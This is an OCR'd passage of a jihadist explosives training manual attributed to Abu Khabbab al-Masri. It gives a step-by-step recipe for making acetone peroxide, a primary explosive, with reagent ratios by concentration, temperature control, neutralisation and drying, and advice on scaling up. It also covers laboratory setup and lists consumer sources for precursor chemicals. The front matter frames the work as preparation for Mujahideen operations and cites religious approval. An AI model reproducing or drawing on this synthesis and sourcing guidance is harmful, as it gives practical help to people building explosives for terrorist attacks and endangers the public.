


FIGURE 1.0

REMEMBER

To make sodium carbonate solution, mix sodium carbonate with water as shown in step 7.

IMPORTANT

Make sure to wear your safety gear that includes gloves and goggles. If your hair is long, tie it back. If any of the chemicals get on your hands, make sure to wash it off immediately. After you're done with the experiment, wash the entire area and the items thoroughly.

Preparation:

The rule is to use 6 times as much the quantity of pure acetone with its equivalent pure H_2O_2. So if you are using 20ml 100% H_2O_2, you would add to it 120ml 100% acetone. The acid is added to facilitate the reaction.

So for 3% H_2O_2: Use 50ml H_2O_2 + 9ml acetone + 10-20ml Sulfuric acid. See Table 1.1 below for details.

You will need a glass beaker, ice cold water (cold bath) and a thermometer.

1. Add the needed amount of acetone according to the concentration of the H_2O_2 as seen in Figure 1.1. Refer to Table 1.1 for the method of pouring.

2. Pour H_2O_2 into a beaker.

HINT



For extra precaution, keep large chunks of ice in the cold bath so as to maintain the cold temperature.



FIGURE 1.1



FIGURE 1.2

TABLE 1.1
The rule is to use 6 times as much the quantity of pure acetone with its equivalent pure H_2O_2.

Ingredients in ml	3% H_2O_2	6% H_2O_2	18% H_2O_2	30% H_2O_2
H_2O_2	50ml	50ml	50ml	50ml
Acetone	9ml	18ml	54ml	90ml
Sulfuric acid*	10-20ml	20ml	20ml	20ml

Table 1.1

** The quantities above are for 98% sulfuric acid. If you are using a weaker concentration, increase the amount of acid. You may also substitute sulfuric acid for hydrochloric acid.*




FIGURE 1.3




FIGURE 1.4



FIGURE 1.5

Important

Upon reaching step 4, make sure to repeatedly move the bottom of the beaker in and around the cold water. If you don't do it quick enough, the particles will charge up and fly out.

Remember

In Step 5, it's important to keep the mixture in water for as long as it takes until the white crystals start forming. It's okay periodically take it out of the cold bath to see if they've formed or not.

A Little Science

If you experience the charging of the particles, it will not explode the beaker since it's in water and water is what keeps the particles from touching each other, thus causing a detonation.

Remember

When working with the beaker in the cold bath, never keep your eyes off of the thermometer. Remember 40°C is the maximum.

3. Add sulfuric acid drop-by-drop from a dropper. In Figure 1.3, the sulfuric acid is being picked up from a glass and dropped into the beaker in Figure 1.4.

4. During the process of adding the acid, keep the thermometer inside the solution. The entire time, the beaker should remain in the cold bath. The temperature must be kept below 40°C. If the temperature does approach 40°C, move the beaker around in the cold bath until the temperature drops. See figure 1.5. You want to stick to having the solution between 30°C and 40°C.

5. When the white crystals start forming, take it out of the cold bath. See Figure 1.6.



FIGURE 1.6

6. Prepare the filter in a cone shape. Then place it over the jug.

HINT



Folding the filter

In this experiment, we used a regular filter. Any large coffee filter would do. To make it useable for the experiment, follow these six easy steps.






FIGURE 1.7



FIGURE 1.8



FIGURE 1.9

FYI

In this experiment we used 20ml of H_2O_2 (6% concentrate), 7.2ml of acetone and 10ml of sulfuric acid just for experiment uses. Table 1.1 displays the amounts you will need to pour.

7. Because sulfuric acid detonates acetone peroxide, the acid needs to be removed before the crystals are dried. So here we need to make sodium carbonate solution. To do that, take two grams of sodium carbonate and place it in a plastic bottle. Afterwards, pour 100ml of water and close the bottle tightly. Shake the bottle well for a few seconds. Keep the bottle to the side until we reach step 11.

8. Pour the acetone peroxide onto the coffee filter as seen in Figure 2.0.

9. After pouring the mixture into the filter, drop a pH paper into it.

Remember

If there is no glass funnel then you can place the filter over a glass container as shown in Figure 2.1. Spread the pouring of the mixture slowly so that it does not tear the filter. Same thing when adding the sodium carbonate solution.

FYI

Figure 2.0
We used here 2% sodium carbonate with 98% water; the percentages don't have to be exact.



FIGURE 2.0




FIGURE 2.1

A Little Science






Figure 2.2
The pH of a substance can be determined by dipping a strip of pH paper in it and comparing the resulting color to the scale provided.



Profile Look



When Dr. Khateer was in Afghanistan, he was a student of Abu Khabbab al-Masri, may Allah have mercy upon him.

Dr. Khateer's Advice

- When testing this out for the first time, use the same amounts that we used so that you can get yourself familiarized with it. Afterwards, test out higher concentrations based on Table 1.1.
- You don't have to use a beaker; any glass that has a number scale is fine.
- A glass dropper is better than a plastic one. Always release the chemicals little-by-little when using the dropper. That's because not doing so can cause the chemicals to combust causing a big spill; this is especially true when working with sulfuric acid.
- If you fear an explosion or see smoke or hear sounds while working, immediately drop the beaker into the cold bath. If it doesn't suffice, pour the water inside. This should be done swiftly.
- Depending on which country you reside in, you might need to have a small jug or bucket of hot water (but not near boiling point). That's because if your country has cold weather, this will have an effect on the solution. So for example, you will have the beaker in the cold water and notice that it's not going above 25°C. So you must place it in hot water to allow the temperature to rise.



FIGURE 2.3

10. Then add the sodium carbonate solution little by little. When the pH paper turns into a neutral color (between 3-6 in Figure 2.2 on previous page), stop adding the sodium carbonate solution.
11. Collect the acetone peroxide crystals from the filter. In Figure 2.5, the waste is seeping through the filter into the jug.
12. Dry the crystals in sunlight. This completes the experiment.

Remember

When pouring the sodium solution, give the pH paper time to change color. It should go from red to orange.



FIGURE 2.4




FIGURE 2.5




FIGURE 2.6



FIGURE 2.7

The Explosives Course



By

The Martyred Sheikh Professor

Abu Khabbab al Misri

(May Allah have Mercy upon him)

Published 1432 H

بسم الله الرحمن الرحيم

﴿وَأَعِدُّواْ لَهُم مَّا ٱسۡتَطَعۡتُم مِّن قُوَّةٖ وَمِن رِّبَاطِ ٱلۡخَيۡلِ تُرۡهِبُونَ بِهِۦ عَدُوَّ ٱللَّهِ وَعَدُوَّكُمۡ وَءَاخَرِينَ مِن دُونِهِمۡ لَا تَعۡلَمُونَهُمُ ٱللَّهُ يَعۡلَمُهُمۡۚ وَمَا تُنفِقُواْ مِن شَيۡءٖ فِي سَبِيلِ ٱللَّهِ يُوَفَّ إِلَيۡكُمۡ وَأَنتُمۡ لَا تُظۡلَمُونَ﴾

"*And make ready against them all you can of power, including steeds of war (tanks, planes, missiles, artillery) to threaten the enemy of Allah and your enemy, and others besides whom, you may not know but whom Allah does know.*"

(سورة الأنفال 60)

This book is compiled by a group of students who sat with Professor Abu Khabbab al Misry (May Allah have Mercy upon him), with his support and permission. This is the first book from a series of books aimed on this subject.

Since we compiled this book, we have aimed to standardize it to two other editions. Amongst the things we aim to detail in these editions are: (1) step by step guidance of purification of common commercial chemicals – which are available in the markets and (2) the detailed practical observations/ notes in the preparation of these explosives.

Though we have successfully performed these experiments and came up with new developments, the work of compiling these – more detailed editions of the book – are being delayed. Thus we decided to publish this work as a raw edition. And we ask Allah ta'aala to grant us *tawfeeq* for the future tasks.

This book is aimed for brothers who have a sufficient understanding of the risks in this – both the actual sensitive task of making explosives and of its security risks. It is said that in explosives "Your First Mistake Is Your Last Mistake" – and this is true for both situations.

Note: This books is released as a reference to practical Shar'ee work of Mujahideen. Hence any operation based on this book should be based upon Shar'ee approval and *maslahah* of the Mujahideen.

The publishing of this work was approved by Sheikh Ahmed Salim Swedan (May Allah have mercy upon him).

بسم الله الرحمن الرحيم

Explosives Course

This course is divided into three parts:

1. **Laboratory**
2. **Chemistry**
3. **Manufacturing**
    i. **Primary Charges**
        a. Detonators
        b. Fuses
    ii. **Main Charges**
    iii. **Launching Charge**
    iv. **High Temperature Explosives**
        a. Burning Bomb
        b. Light Bomb
        c. Smoke Bomb

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PART ONE

LABORATORY

Part One

LABORATORY

Conditions Necessary For Laboratory:

1. The students should always be under the supervision of the teacher or his assistance.
2. The laboratory must be made of nonflammable material.
3. The floor of the laboratory must not be slippery.
4. In the laboratory all materials should be arranged in an organized manner. It means liquids in one place all solids in one place, Acids, Alkaline etc
5. If the laboratory is going to be used for a long term then it should be very well ventilated.
6. Electric heater; it is better to use an electric heater than direct flame.
7. Fire extinguisher either chemical or sand/water bucket
8. The following information should be written in a board as a checklist:
    a. All students should cut their nails.
    b. Do not keep body uncovered. (Specially wounds & injuries)
    c. Wear mask and gloves if needed.
    d. Body should be free of heavy thing.

Important things which should be present in laboratory:

☑ First aid kit, in It the following drugs are necessary:
- Atropine injection: Use for breathing problems.
- Cream for burns and wounds
- Sodium Carbonate [Na_2CO_3]: It is used against acids. If anyone is wounded or injured by any acid, in the injured place use sodium carbonate over the injured place. So the injury will be relived *inshā-Allāh*. After finishing experiments it is also used to neglect acidity (if sodium carbonate is poured to an acid, it will make salt and water, thus removes acidity).
- Antidote[1]

---

[1] **What is antidote?**
Anti dote is a medicine use for the problems of stomach by chemicals.

How to make an antidote?
It is a mixture of 2 parts of activated charcoal + 1 part of magnesium oxide + 1 part of tannic acid.

- *Charcoal;* we can get it from anti gas medicine. Available in pharmacies (A tablet)

Advice for the teacher regarding lab and Experiments

1. Give general briefing about the lab in it the necessary rulings, safety precautions, materials arrangement...etc. and check the students do follow the rules or not.
2. Select a student to be responsible for laboratory as a lab assistant who is good academic in chemistry.
3. Before the experiments you must gather all necessary equipments needed for the experiment.
4. Store Primary charge far away from Main charge (7meter at least).Primary charge must also be away from any action which may lead to initiate it. (refer *safety precautions of primary charge*)
5. Radioactive materials should be stored in a Lead [Pb] container. Its walls must have at least 1 cm thickness. We use Lead [Pb] container because Lead [Pb] is the only material which Radiation (alpha/beta) cannot pass through.
6. Label chemicals in bottles neatly and carefully, and be sure about the name when using.
7. Keep in control the lab and trainees they should *not* to taste or smell or touch any chemical without your permission.
8. Teach the students procedure of the new experiment that you are going to start, its safety precautions, materials needed…etc; make them to write it down first. Some of the important safety tips are mentioned below
    a. Remind your student basic rulings like; to be silent, quite, patience in laboratory. And to be serious, always. And if any thing goes wrong during experiment how to act the best way to minimize the risk.
    b. Always keep your mind in touch with experiment, do not think about other things at the time of experiment like day dreams...etc.
    c. Remind to the students not to touch your nose, eyes and face or mouth or body while the experiment is going on.

- *Magnesium oxide*; get it from milk of magnesium, a white colored powder, available in pharmacies.
- *Tannic acid;* it is available in pharmacies, but it is very expensive. This can be prepared easily (as following):

How to Prepare Tannic Acid[$C_{76}H_{52}O_{46}$]?

Put some tea leaves in a beaker in a small amount of water. And boil it for 30 to 60 minutes, and it should be in brown color. Then filter it using a funnel and a filter paper. The filtrate on the flask should be taken and heated till it becomes like mud then evaporate it. It is tannic acid. Then grind all substance and mix it well. Now Anti-dote is ready.

How to use Antidote?

If any pain on stomach, by chemicals put 2 spoons of Anti-dote to half glass of Water and drink it.

   d. When you gather materials necessary for experiment keep Oxidizing Agents[2] away from Acids, flammable materials away from acids.

9. Every material arranged properly for experiment table with its purity and clean in such environment you can start your work effectively with comfortable mind.
10. If you are doing a new experiment, first, do it in front of the students as a sample, then them to try the same by using a small amount of chemicals.
11. Keep in touch with students monitor their actions while their turn is going on. Also student should inform the teacher the ongoing process.
12. After finishing the each and all experiment instruct the students to clean and return instruments to the place where it was before.

Safety Precautions When Heating

- Keep your body and hair away from the flame.
- When using gas cylinder, spark match before opening gas.
- You must be sure that the surface of equipment is dry before putting it to fire.
- Easily flammable liquids should be far away from flame.
  Eg. Acetone [C_3H_6O], Benzene (or petrol) [C_6H_6]
- You should hold the test tube using a (test tube) holder and should keep away from flame when heating.
- When heating test tube heat from top to the bottom. Do not start from bottom.
- After heating a beaker, do not keep in a cool surface. But keep in a piece of wood or paper or cloth. If you keep in a cold place it may break.
- Do not use gloves to catch hot objects.

Safety For Flammable and Fast Vaporizing Substances:

Substances which are highly flammable (liquids) like; Acetone [C_3H_6O], Benzene (petrol), and Ammonium Hydroxide [NH_4OH].

i. Keep away from fire and keep the place very well ventilated.
ii. Keep the bottles closed tightly or they will evaporate and you must cool down bottles before opening. Try to work in cold temperatures, and if any of these substances catch fire cover them with something.
iii. If you have to boil any of these substances then put small pieces of glass into them, so that they will control the boiling process and therefore will not blast. Refrain from smelling these substances and pouring of them onto the skin.

---

[2] Oxidizing Agent: See p.60

iv. Some of the primary charge like Tri and Di acetone peroxide produces an explosive gas due to high temperature and long time in shelf. Always when you open it try to open in open area far away from any action, which may initiate this explosive gas in to hazard bomb.

Safety for Glasses

- Before using you must be sure that it is not broken.
- If you take a bottle do not catch at neck only, but catch at the neck and bottom.

Safety for Mercury[Hg]

- Do not touch Mercury [Hg] by hand, it may cause cancer to your body after few years.
- If Mercury [Hg] is dropped over the floor be sure to collect all of it. And should clean the floor with Nitric Acid [HNO_3]. If not, Mercury [Hg] evaporates and makes the place a danger to health. If clean with Nitric Acid [HNO_3] there will be no danger.
- If you are storing Mercury [Hg] in a bottle, pour Water over it, this prevents evaporation of it. The ratio = 3 Water :1 Mercury

Safety For Acids And Alkaline

***Following are Safety Precautions for Both Acids and Alkaline**:*

i. If you use a little amount, use a dropper. And for large amount use a graduated cylinder.
ii. If you add acid or alkaline to water, you can add acid to water first but not water to acid. Because if water is added to acid, all the molecules of acid will fight to get the water molecules, causing a vigorous reaction. And this may cause braking of your container. When adding acids and alkaline pour to the wall of container. Not middle of it.
iii. Do not use metal or rubber or wood with concentrated acids or alkaline. Use glass materials. In large factories they use stainless steel instruments. Because it does not react with acid or alkaline. And using glass is difficult in factories.
iv. Do not touch concentrated acids or alkaline with hand, if a drop touches your body use Sodium Carbonate solution [Na_2CO_3].
v. All acids are fatal when it is concentrated. So don't inhale the gas nor touch with bare hand.
vi. All acids should be stored in dark glass bottles. Because it often react with some metals and produces hydrogen gas.
vii. Acids can be easily recognized by ph paper and if you pour it on dry mud vigorously react with it leaving smoke.

pH Paper


P(otential of) H(ydrogen) [pH]: It is an indicator used to indicate the acidity or alkalinity of a substance. It has a scale from 1 to 14 (pH scale).If it indicates 1 to 6 it is an acid. Acidity increases from 6 to 1 (i.e. if it indicates 1 it is a very powerful acid, and if it indicates 6 it is less powerful acid). pH number 7 denotes neutral. And if it indicates 8 to 14 then it is an alkaline. Alkalinity increases from 8 to 14 (i.e. 14 is a powerful alkaline, and 8 is much weaker).

Some Instruments Used In This Course


Mortar and Pestle – use to grind materials.




Beaker – use to mix liquids, for measuring and for making solution.




Erlenmeyer Flask – used to collect filtrate.



Funnel – use in filtration.



pHPaper – use to indicate acidity or alkalinity.




Dropper – use to take liquids in small amount and to pour drop by drop.




Watch Glass



Table Balance – use to weight object




Electronic Balance – use to weight object.



Electric Burner – use to heat by electricity.




Stand and Iron Ring – use to hold funnel by iron ring and flask in stand in filtration.






Thermo Meter - use to measure temperature.


Pipette – used to take liquids in small amount.



Graduated Cylinder – use to measure liquids in large amount.



Filter Paper – use to filter.



Materials Used In This Course

Name Of Elements	Symbol	Available In / Details
Hydrogen Peroxide	H_2O_2	In medical store[3]. A viscous liquid with strong oxidizing properties; a powerful bleaching agent; also used as a disinfectant and (in strong concentrations) as an oxidant in rocket fuels
Acetone	C_3H_6O	Nail polish remover. A highly inflammable liquid ketone widely used as an organic solvent and as material for making plastics.
Mercury	Hg	In dental clinic. A heavy silvery toxic univalent and bivalent metallic element; the only metal that is liquid at ordinary temperatures, commonly used in Thermometers. Also known as quicksilver
Ethyl Alcohol	C_2H_5OH	In medical store. The intoxicating agent in fermented and distilled liquors; used pure or denatured as a solvent or in medicines and colognes and cleaning solutions and rocket fuel. Also known as ethanol, fermentation alcohol or grain alcohol.
Methyl Alcohol	CH_3OH	A light volatile flammable poisonous liquid alcohol; used as an antifreeze and solvent and fuel and as a denaturant for ethyl alcohol. Also known as Methanol, wood spirit or wood alcohol.
